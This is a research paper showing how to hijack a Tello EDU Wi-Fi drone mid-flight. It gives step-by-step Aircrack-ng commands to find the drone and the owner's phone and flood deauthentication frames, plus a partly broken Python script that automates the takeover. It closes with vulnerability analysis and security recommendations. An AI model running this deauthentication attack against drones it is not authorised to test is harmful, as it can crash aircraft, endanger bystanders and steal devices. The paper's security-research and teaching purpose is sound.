Unmanned aerial systems (UASs), commonly known as drones, provide benefits to users across a number of industries, from law enforcement and military to first responders (Bjurling, Granlund, Alfredson, Arvola, & Ziemke, 2020), and from real estate and city planning to package and pizza delivery. This research focuses on the vulnerability of common, consumer-level Wi-Fi drones. The question is, do off-the-shelf Wi-Fi-based drone configurations provide *reasonable* protection against spontaneous commandeering? Or could anyone with a laptop and Wi-Fi antenna take down, or take over, a police surveillance drone, commercial delivery drone, or similar UAS? Wi-Fi-based drone use is increasing and will continue to do so. It is imperative that we address Wi-Fi-based drone security and protection from hacking.

To illustrate an adversary's activities against drones, the Cyber Kill Chain framework was used, and each step is detailed in full for further research and immediate use in cyber education and research. The Cyber Kill Chain is a framework developed by Lockheed Martin

to categorize sections of a cyberattack (Hutchins et. al, 2011). A typical Cyber Kill Chain includes 7 stages: Reconnaissance, Weaponization, Delivery, Exploitation, Installation, Command and Control, and Action on Objectives.

The Reconnaissance stage includes tasks such as acquisition of tools, information collection, finding vulnerabilities, and organizational research. The Weaponization stage includes configuration, exploit development, the task of combining the exploit with backdoors, decoy, and bringing all the payloads, associative files, and infrastructure selected for the specified mission. The delivery stage describes all the tools and infrastructure needed to take the payload and send it to the target victim. Common delivery media include email, web, and USB. The Exploit stage is characterized by targeting either humans or vulnerable machines. When users are targeted, it is considered a user-space exploit. On the other when a machine is targeted, it is considered a technical-space exploit.

The Installation stage is typically associated with persistence and invocations. Scusseful installation signals that the payload does as designed, the software exploit does as instructed. There is a successful configuration such that there is new persistence, unremovable malware on a victim machine. The Command and Control stage is associated with a zombified computer(bot) establishes a communication with the attacker's server to receive instructions. The final stage, Action on Objective, is characterized by the exfiltration of data. With the successful Action on Objective stage, additional adversary tools will be transferred to facilitate on system or network that finalizes the goal of achieving the adversary's goals and objectives.

This research utilized a simple programmable drone for education named the Tello EDU. For drones of this type, a smartphone can connect to the drone's access point via Wi-Fi, allowing the phone to send movement commands from an app. An open-source packet sniffing tool named Aircrack-ng and a USB Wi-Fi antenna were used to disrupt and replace the connection between the Tello drone and a target's smartphone. A custom Python program was used to disconnect the Tello drone and take over the drone. Overall, this research shows that it is possible to take full control of a drone in under 45 seconds. Our results show how our sample drone is woefully unprotected and how surprisingly easy it is to change who controls the drone, while the drone is in mid-flight.

RELATED WORK

The new millennium has brought many changes in the technology industry. The first decade saw an increase in desktop, personal computer, and internet use. The next decade brought better and faster smartphones to the table and they are now near universal adoption. In the same way, this next decade will bring unmanned aerial vehicles out of the military and agricultural use to homes and cities, bringing added comfort into our everyday lives.

Most humans are driven to maintain and improve their comfort. Besides finding this comfort from our fellow human beings, we sometimes turn to our furry friends. However, the comfort provided by humans or animals is not always accessible to everyone. As such, research into the benefits of inanimate objects is rising. This includes weighted blankets (Eron, et al., 2020), weighted companion cubes, and now increasingly lighter drones. Just as weighted blankets reduce anxiety in certain settings, researchers suggest the same is true for drones accompanying pedestrians in the

dark (Kim, Kim, & Kim, 2016a). Another study (Colley, Virtanen, Knierim, & Häkkilä, 2017) investigates whether navigational drones should move a couple of meters ahead of users, or if the drone should act as a beacon to reach and move after the user has caught up. There is even "a Tai Chi-inspired close-range human-drone interaction experience" (La Delfa, et al., 2020, p. 1).

Even as drones could now provide some comfort to humans, researchers are eager to increase drone likeability. Some try to address the robotic-like movement (Tan, Lee, & Gao, 2018) that cause negative feelings in people; others, by making drones with "tolerable predictability, limited controllability, adorability, necessity for others' care and consistent autonomy" (Kim, Kim, & Kim, 2016b, p. 5), giving it some personality and making it naughty like a dog. Still others try to reduce the noise caused by drones (Mohamud & Ashok, 2018), especially as NASA found the buzzing noise produced by drones more annoying than sounds made by cars (Christian & Cabell, 2017).

The need for making drones more lifelike and interactive is real. For example, when tasked with commanding an autonomous drone modified with propeller guards for safety, some study participants even "complimented the drone by saying 'nice' or 'good job'." (Abtahi, Zhao, E., & Landay, 2017, p. 7). To say that we need to make drones human-like and less annoying is not being facetious. In search and rescue contexts, using emotions in robots may improve operations (Akgun, Ghafurian, Crowley, & Dautenhahn, 2020).

Undoubtedly, improved likeability will result in increased drone use. With the adoption of any new technology, however, it is important to anticipate the potential dangers and pitfalls that result from misuse. Already, people and organizations are vulnerable to viruses, malware, ransomware, and the like. The increased use of drones will bring about an increase in crimes related to drone use. The most obvious vulnerability of drones is that an attacker can hack their way into gaining control of someone else's drone.

To demonstrate this vulnerability, we built a simple exploit workstation to test how easy it is to take control over a drone. Current drone controls are based on either direct control (such as via smartphone) or programmed routines. Incidentally, the Tello drone used for this research supports both. The next section describes the typical process of a cyberattack (Cyber Kill Chain), the hardware and software used for this research, followed by discussions on how an attacker can gain control of a victim's drone (setup, attack process, automation of attack process).

RESEARCH METHODOLOGY

To determine whether off-the-shelf drones are secure with their default configurations, we obtained one Tello EDU drone from Ryze Robotics. A Wi-Fi USB Antenna that supports monitor mode, AWUS036ACH was bought from Alfa. This attack was performed on a desktop loaded with Kali Linux; however, any operating system with the Aircrack-ng suite and drivers for the Wi-Fi antenna can be used. The following section details the setup, the attack process (based on the Cyber Kill Chain framework (Lockheed Martin)), and a program that automates the attack process.

Kali Setup

A fresh Kali Linux, version 2020.3, was installed directly onto a desktop as the Aircrack-ng suite


comes preinstalled. The USB antenna is not useable yet, so the drivers need to be installed. First, the computer is updated. From the terminal, sudo apt-get update -y, sudo apt-get upgrade -y, and sudo apt-get dist-upgrade -y ensure that all software is running at the newest release. This ensures that known vulnerabilities are patched, current features are at their best, and the latest stable functionalities can be used. To remove packages no longer necessary and free up space, run sudo apt-get autoremove -y.

Installation of the drivers for the Wi-Fi USB antenna is simple. For our purposes, we just need to install the "realtek-rtl88xxau-dkms" package. To ensure the driver does not exist yet, we run sudo apt-get remove realtek-rtl88xxau-dkms and sudo apt-get purge realtek-rtl88xxau-dkms. Finally, sudo apt-get install realtek-rtl88xxau-dkms -y is run to install the needed drivers. After installation, the USB antenna can be plugged in and used.

Pre-Exploit, Cyber Kill Chain

Reconnaissance Stage: we start with full control of one Tello drone to learn how to hack any arbitrary Tello drone. Turning it on adds a Wi-Fi SSID to the environment: TELLO-xxxx. There is no default password to connect. Only one device can control the Tello drone at a time. Users typically connect to Wi-Fi, then control the drone with a smartphone via the Tello app (on both Apple Store and Google Play). Bluetooth is not used by default. Every device that communicates on a network has a unique MAC address. To find out what the Tello's MAC is, we can ask the Wi-Fi antenna to list detailed information about SSID information it receives.


Figure 1. sudo iwconfig, showing the wireless interfaces.
Of importance is knowing the name of USB antenna: wlan1



First, we use sudo iwconfig to determine the name of our antenna's wireless interface. In the picture above, two wireless LAN interfaces are shown: the usual network card and the USB antenna. Since the network card comes with the machine, it is probably wlan0, so the antenna is wlan1. To verify this, we unplug the USB antenna and run iwconfig again. This time, only wlan0 shows up, meaning that the USB antenna becomes wlan1 when used.

To list all the Wi-Fi access points we can connect to, we use sudo iwlist wlan0 scan along with some additional information. We use wlan0 as it is what is typically used to connect to the Wi-Fi for internet connectivity, and we are trying to see all the details the accessible access points provide. If there is a problem, run *iwconfig* to ensure that the used wireless interface is on 'Managed' mode. If the interface needs to be changed back to 'Managed', run *sudo ifconfig* [interface] *down;* then run *sudo iwconfig* [interface] mode Managed; finally, run *sudo ifconfig* [interface] *up*.

Figure 2. sudo iwlist wlanX scan are explored,
to show all the access points and interesting values



From the iwlist scan, the different access points' information like MAC info, SSID (Wi-Fi name), protocol, mode, channel, and encryption, appear. Since we know that the stock drone has an SSID of 'TELLO-xxxx', we know that Figure 2 contains the correct information. Important things to note are the MAC address, SSID, Wi-Fi channel, and that there is no encryption. No encryption means the drone is susceptible to a deauthentication attack.

Figure 3. Looking up the owner of the first 3
octets of the drone's media access control address (MAC address)

MAC lookup for: 60:60:1f

Registry	Start	End	Vendor	Address
MA-L	60601F000000	60601Fffffff	SZ DJI TECHNOLOGY CO.,LTD	6/F,HKUST SZ IER Bldg,9 Yuexing 1st Rd shenzhen guangdong CN 518057

From the MAC address, the first three pairs (octets) are known as the organizationally unique identifier (OUI). In this case, the OUI is 60:60:1F. Looking it up, the company SZ DJI Technologies appears. If we look at the OUIs assigned to them, we find another: 34:D2:62. This is important as the other OUI may also uniquely identify Tello drones.

Figure 4. Other Organizationally Unique Identifier (OUIs)
belonging to the same company found in Figure 3


MAC lookup for: sz dji technology co.,ltd

Registry	Start	End	Vendor	Address
MA-L	34D262000000	34D262ffffff	SZ DJI TECHNOLOGY CO.,LTD	6/F,HKUST SZ IER Bldg,9 Yuexing 1st Rd shenzhen guangdong CN 518057
MA-L	60601F000000	60601Fffffff	SZ DJI TECHNOLOGY CO.,LTD	6/F,HKUST SZ IER Bldg,9 Yuexing 1st Rd shenzhen guangdong CN 518057

Weaponization Stage: Because there is an app for the drone and connection to the drone requires no password, the easiest way to gain control over a Tello drone is to connect to it from another device through the app. This is done by disconnecting the legitimate owner so that the attacker can connect to the drone themselves.


The plan is very simple: while the victim is connected to the drone, spam deauthentication frames so the victim's smartphone cannot remain connected to the drone, forever (or at least while the attack is in progress). To do the deauthentication attack, the victim's smartphone unique MAC address must be known.

Figure 5. Killing network services and starting monitor mode on the USB antenna



First, to ensure networking services will not interfere, we run sudo airmon-ng check kill. With no obstructing services, we run sudo airmon-ng start wlan1 (where wlan1 is the USB antenna). In Figure 5, it shows that wlan1 is on monitor mode and that we reference the interface as wlan1 (instead of wlan1mon, as in some cases). The USB antenna is now ready for passive packet monitoring.

Figure 6. airodump-ng wlan1 -bssid 60:60:1F:5E:D4:CE,
a view limited to stations (smartphones) connected to the drone's access point MAC address.



Now, we run airodump-ng wlan1 –bssid [drone MAC]. [-w filename] can be appended if all the information should be saved. This screen typically shows the different access points (above) and clients that can connect to those access points (below). The -bssid filter is added to display only the information of the drone and the device connected with it. Indeed, under the station column, we see the MAC address of the phone in Figure 6. Now that we have the victim phone's MAC address, we can now deliver the payload.


Delivery Stage: In a typical cyberattack, delivery refers to how the exploit and remote access combo (the payload) is sent to the victim. This is usually via email, USB, or download.

In this case, however, the drone receiving our fake deauthentication frame is the exploit.

Exploit and Aftermath, Cyber Kill Chain


Exploitation Stage: With both the drone's and smartphone's MAC addresses, we can ensure that connection between the phone and drone ends. The victim's smartphone can never reestablish its connection to the drone and will remain locked out—as long the drone thinks the victim phone wants to deauthenticate (in reality, it comes from the attacking computer).
(Important reminder: limit attacks to only devices you own or have explicit permission to attack. To do otherwise is illegal. The FCC has fined companies like Marriott for denying consumers access to their personal 3rd party hotspots, to force the consumers to use Marriott's expensive Wi-Fi (Hetter & Katia, 2014).)

Figure 7. After quitting airodump-ng via control C
and changing the USB antenna's channel for the deauthentication attack



To prepare for our attack, we run sudo iwconfig wlan1 channel [channel from iwlist scan]. This locks the USB antenna from monitoring all channels to just the channel the drone Wi-Fi occupies. This step is crucial. Now, we can exploit the lack of a password and run sudo aireplay-ng -0 1000 -a [drone MAC] -c [phone MAC] wlan1. The -0 1000 tag signifies a big deauthentication burst, -a specifies the access point, and -c specifies the device to disconnect from the access point. As stated, this continuously sends fake orders to the drone to break its connection with the victim's smartphone. With the speed the computer sends the order, the victim's device has no time to re-establish a connection with the drone. The results are as seen in Figure 8, with many deauthentication frames sent within a second.

Figure 8. sudo aireplay-ng -0 1000 -a 60:60:1F:5E:D4:CE -c A4:08:EA:08:BA:05 wlan1,
directing many deauthentication requests to the phone MAC address with skater's grace.



When the victim's smartphone and drone connection breaks, the drone will hover in place. Depending on the light levels, the drone may drift if it cannot properly see and orient itself. It may smack into a wall. If it crashes into a surface hard enough, this Tello drone will shut off and fall to the ground. Assuming it hovers in place, it will continue to do so until the battery reaches critically low levels. In such a case, it will land forcefully regardless of how treacherous the terrain is.

Installation Stage: According to the Cyber Kill Chain framework, at this stage of a cyberattack the computer has already run the payload—whether by human hands or automatically by virus. Because computers do not understand intent, they will continue executing whatever instructions they receive, whether to install remote access, or disable the firewall, or to permit regenerative malware to settle itself.

In this project, however, there is no installation. After completing the exploit to kick the victim phone's connection to the curb, the following action is for the attacker phone to take control over the drone.

Command & Control Stage: At this stage in a cyberattack, the target computer has finished installing the malicious program; additionally, the installation typically sets the program to run on startup (when the computer turns on). One of the instructions from the program is usually to connect to a Command & Control server, set up by the attackers, to receive further instructions. In computer terms, such a zombified computer that acts on commands from an illegitimate server is known as a bot.

In this project, however, we just connect to the drone directly from our attacker phone, assuming the drone did not crash. Since the drone is controlled via Wi-Fi, we just need to access the Wi-Fi. There is no need to install malicious program onto a target computer. However, the drone needs to be up and running for the attacker phone to maintain control of it.

Actions on Objectives Stage: At this point in the Cyber Kill Chain framework, the victim's computer is now the property of the attacker: they have remote access to the computer, they can escalate privileges like an administrator, and the computer will perform the instructions it receives from the attacker's server. The first instruction from the server is likely to hide evidence that an attacker has intruded into the computer. Another might be to compress proprietary information to a zip archive and send it to the attacker. The bot can participate with other bots as a botnet to spam a target corporation and prevent communication in a distributed denial of service (DDoS) attack.

In this project, the mission is clear: drive the drone around the victim phone in a mocking manner; the drone's friendship with the victim phone has ended, and now the attacker's phone is the drone's best friend. The true objective is to show that this vulnerability exists and demonstrate how easy it is to exploit. Since we are not malicious people, this entire attack is orchestrated on systems we own.

Automating the Attack Process

If a human can do drone hacking, a program can too. In fact, a computer can run commands harder, better, faster, and stronger. We choose python 3 to run these commands, because Java is not our cup of tea (pun intended). To run terminal commands from python, we import subprocess.

Figure 9. Setting python variables for an automatic attack, based on prior iwconfig

```
import subprocess
import sys
import time

wifiInterface = 'wlan0'
monitorInterface = 'wlan1'

def toggleInterface(interface):
    subprocess.Popen(['sudo', 'ifconfig', interface, 'down'])
    subprocess.Popen(['sudo', 'ifconfig', interface, 'up'])

```

First, we assume that the interfaces are properly set for the one typically connected to Wi-Fi and the one destined to monitor the airways. We use wlan1 for monitoring because the USB antenna can be unplugged and replugged to ensure it starts last.

Figure 10. Example pipe (|) for terminal commands converted to python subprocess

```
IWLIST = subprocess.Popen(['sudo', 'iwlist', wifiInterface, 'scan'],
    stdout=subprocess.PIPE)

IWGREP = subprocess.Popen(['grep', 'TELLO', '-B1', '-A4'],
    stdin=IWLIST.stdout,
    stdout=subprocess.PIPE)

dout,derr = IWGREP.communicate()
if not derr:
else:
    print("Error enountered on obtaining MAC")
    sys.exit()
del IWLIST, IWGREP
```

As usual, we start with sudo iwlist wlan0 scan. Each word (argument) is an element in a list. The list is sent to Popen() and standard out is set to PIPE. Assuming the SSID contains TELLO, we grep to get one line above it and four below. To pipe information from one process to another, the preceding process (the first Popen object), must be named so we can set the succeeding process (grep) to have a standard input from the first (iwlist). Finally, the succeeding process calls communicate() to receive standard input and send standard output, or errors. If everything works as intended, there will be no errors. If there are no errors, we can take the information we need. In the case of iwlist, we obtain the MAC, SSID, channel, and encryption (if any) as planned, automatically. This process is shown in Figure 10.

Figure 11. aireplay-ng deauthentication converted to python

```
''' deauth

aireplay-ng -0 1000 -a [AP MAC]  -c [phone MAC] [interface]
aireplay-ng -0 1000 -e [AP SSID] -c [phone MAC] [interface]

'''

DEAUTH = subprocess.Popen(['sudo', 'aireplay-ng', '-0', '1000', '-a', droneMAC, '-c',
targetMAC, monitorInterface],
    stdout=subprocess.PIPE)
print(f"Currently deauthing {targetMAC} from {essid}")
print("\t(Can ^c when done)")
print("Please connect to the drone")

try:
    dout,derr = DEAUTH.communicate()
    if not derr:
        print("Please already be connected to the drone")
except KeyboardInterrupt:
    pass
del DEAUTH
```

The steps explained in the previous paragraph—creating processes and attaching a secondary process like grep or awk—is typical for this program. We do it for sudo airmon-ng start wlan1 and grep monitor mode. This step is to obtain the name of the monitor interface (wlan1mon or just wlan1). After that, when running sudo airodump-ng –bssid [drone MAC] [monitor interface], we request the user to find and input the phone MAC address, because it is convenient. Then iwconfig [monitor interface] channel [#] sets the USB antennas to monitor the Wi-Fi channel the drone is on as usual. Finally, we run sudo aireplay-ng -0 1000 -a [drone MAC] -c [victim MAC] [monitor interface] to deauthenticate the victim's phone and keep it disconnected from the drone. This is seen in Figure 11. The only thing left to do is connect to the drone from our attacker phone and drive away. Wi-Fi services on Kali Linux can be restored with sudo systemctl start NetworkManager, which our program does via Popen().

RESULTS

If the attack begins when the drone is within the USB antenna's range, it takes under five minutes to type out all the commands in a relaxed manner. We start from the first iwconfig to ensure that the antenna is on wlan1. Then iwlist is run to search for the drone's channel based on the SSID (Wi-Fi name). The USB antenna is set to monitor packets in the airways with airmon-ng, then airodump-ng is used to find the MAC address of the current device connected to the drone. Finally, we lock the USB antenna to only view the Wi-Fi channel the drone access point is on with iwconfig, and then we use aireplay-ng to continuously deauthenticate the connection between the victim phone and drone. We can finally connect to the drone from the attacker phone.

The biggest hang-up is waiting for airodump-ng to warm up and pick up the packets between the victim phone and Tello drone. The deauthentication attack happens remarkably quickly. The second slowest activity is waiting for the drone to acknowledge the attacker's phone as the new, true, cooler controller. After that, it is off to the races.

The semi-automatic program attack, however, takes only 45 seconds. It depends on how enthusiastically the attacker types the victim phone's MAC address. As airodump-ng is a continuous, data-gathering program, it is difficult to both grep out the victim phone's MAC address and communicate the information to a python variable. Incidentally, the biggest delays are the same as running each command by hand: waiting for airodump-ng and the attacker's phone to connect. The widest variable delay, however, is from waiting on the user to type out the victim phone's MAC address correctly.

ANALYSIS

One would hope that a drone they buy from the store provides enough security such that looking away does not result in the drone flying away and disappearing. Police will not be amused if they send out a helicopter-replacing drone and the criminals not only disable the controls and video feed, but then take possession of the drone as well—thousands of tax dollars, gone. Governments, trying to restore Puerto Rico's communication infrastructure damaged by a hurricane, may be moderately displeased upon hearing that their network-providing swarm of drones (Coletta, Maselli, Piva, & Silvestri, 2020) has been commandeered by a pan-national terrorist group to bring about the advent of Skynet. Obviously, these are hypothetical situations, but why is this type of cyberattack possible?

Why this Works: Vulnerability Analysis

In the standard for wireless networks, IEEE 802.11, management packets are defined. These include beacon frames (which an access point uses to broadcast its existence), disassociation frame (access point wishes to regain resources by terminating connection), and the deauthentication frame, to name a few. Management frames are quite important for the network to operate.

The deauthentication frame has many uses. Most common is perhaps when either the client (phone) or access point (drone) wants to terminate the connection. Another deauthentication reason is when the client has been inactive, and the access point wants to reaffirm the connection. So, the client disconnects, reconnects, and reauthenticates itself as a legitimate user.

What if the access point continuously receives deauthentication frames appearing from the client? The result is that the client is stuck in reauthentication jail, perpetually unable to prove itself. A deauthentication attack is when an attacker uses the MAC address of the access point and target phone to pretend to be the access point requesting reauthentication from the phone. The attack might begin first by spoofing an illegitimate message from the victim's phone to the access point requesting to deauthenticate.

Security Analysis

Since the IEEE 802.11 standard is insecure, there are two ways to improve security: build a proprietary connection system or update the standard. A proprietary connection system will only provide better security among devices that explicitly support it, which reduces compatibility. Additionally, if devices using a proprietary connection also support IEEE 802.11 to increase compatibility and allow the potential for widespread use, then the problem persists. Therefore, the

clear choice when it comes to improving security is for the standard to be updated.

Updating a standard must be done carefully, and it is best done while maintaining compatibility with what is already existing. For example, since it was done properly, the definition of a kilogram changing in 2019 (Jeffrey-Wilensky, 2019) did not cause a worldwide collapse. However, since the United States continues to use inches (defined by the metric system), there is always the potential for disaster. Sure, using imperial units protects names like 'Fahrenheit 451', but millions of tax dollars were lost to unit conversion errors like with NASA (Odenwald, 2009). Regarding updating the 802.11 standard, IEEE did designate management packets (deauthentication frames included) as something to be protected, resulting in the amendment, IEEE 802.11w-2009.
If the standard was updated (in 2009) to solve this problem, why do deauthentication attacks persist? There are two reasons: WEP was marked as deprecated in 2004, and both the client and the access point device must support 802.11w.


Recommendations

To protect this Tello device and Wi-Fi-based drones in general, we make the following recommendations:

1. WPA-2 (and soon WPA-3) must be enabled by default on all devices
2. The default Wi-Fi password must be changed after the first use of the drone
3. The password must be complex, i.e. not susceptible to brute force guessing
4. Support for 802.11w is essential
5. Security settings must not be easily resettable.

Incidentally, although the Tello drone can have a password on its access point, default settings can easily be restored by holding the power while the drone is on.

Figure 12. A feature designed for convenience but a critical security flaw: easy password reset (of the Tello drone's Wi-Fi)



CONCLUSION

With the increased use of technology and almost every aspect of our lives being controlled by technology, we must remain ever vigilant and anticipate potential pitfalls, particularly in security.

Computer science and cybersecurity professionals are in the unique and privileged position to provide education, assistance, and solutions to problems caused by abuse and misuse of technology. As ubiquitous as computer-controlled and digitally-controlled personal, household, recreational and industrial devices are, the need for security is ever-growing.

Responsible corporations must ask the right questions regarding security and work on solutions before launching their products onto consumers.

The technology industry also has the responsibility to ensure that networks, software, and hardware are maintained and developed so that security is at the forefront of innovation. Just as drones in general (and Tello drones in particular) are vulnerable to exploits, any technological device is vulnerable to hacking. Security and privacy should be basic human rights, not afterthoughts. Only with proper precautions can technological advances be the gift that they are intended to be for all humankind.

FUTURE WORK

This research is focused on changing controllers of a drone that communicates via wireless fidelity (instead of lo-fi), with the wireless connection having no security or password. Thus, a few potential studies to extend this partition of physical hacking are listed below.

Fully automatic takeover: The easiest extension of this project is modifying the program to obtain the victim phone MAC address automatically. Of course, it would be awesome if the program also included logic for the attacker's computer to connect to the drone itself instead of using an external, attacker's phone. The Tello drone is perfect for this as the Tello community created a software development kit to interact with the drone in python. There are issues with where to send the drone, especially indoors, but other projects work to help drone localization indoors (Palazzi, 2015). Perhaps one day, 'full-auto' drone hacking will be allowed indoors.

***Bluetooth*:** Named after a Viking, Bluetooth has also become a popular interface for wireless communication. Notably, even the Tello drone supports Bluetooth. A project that demonstrates the weakness of Bluetooth communication for drones is in order.

WPA-2 secured: Although WPA-2 is the best wireless security we currently have, it relies on the human controller to make full use of its capabilities. Just as with online accounts, the secret password to connect to the drone access point should not be 'password'. Or 'passw0rd'.

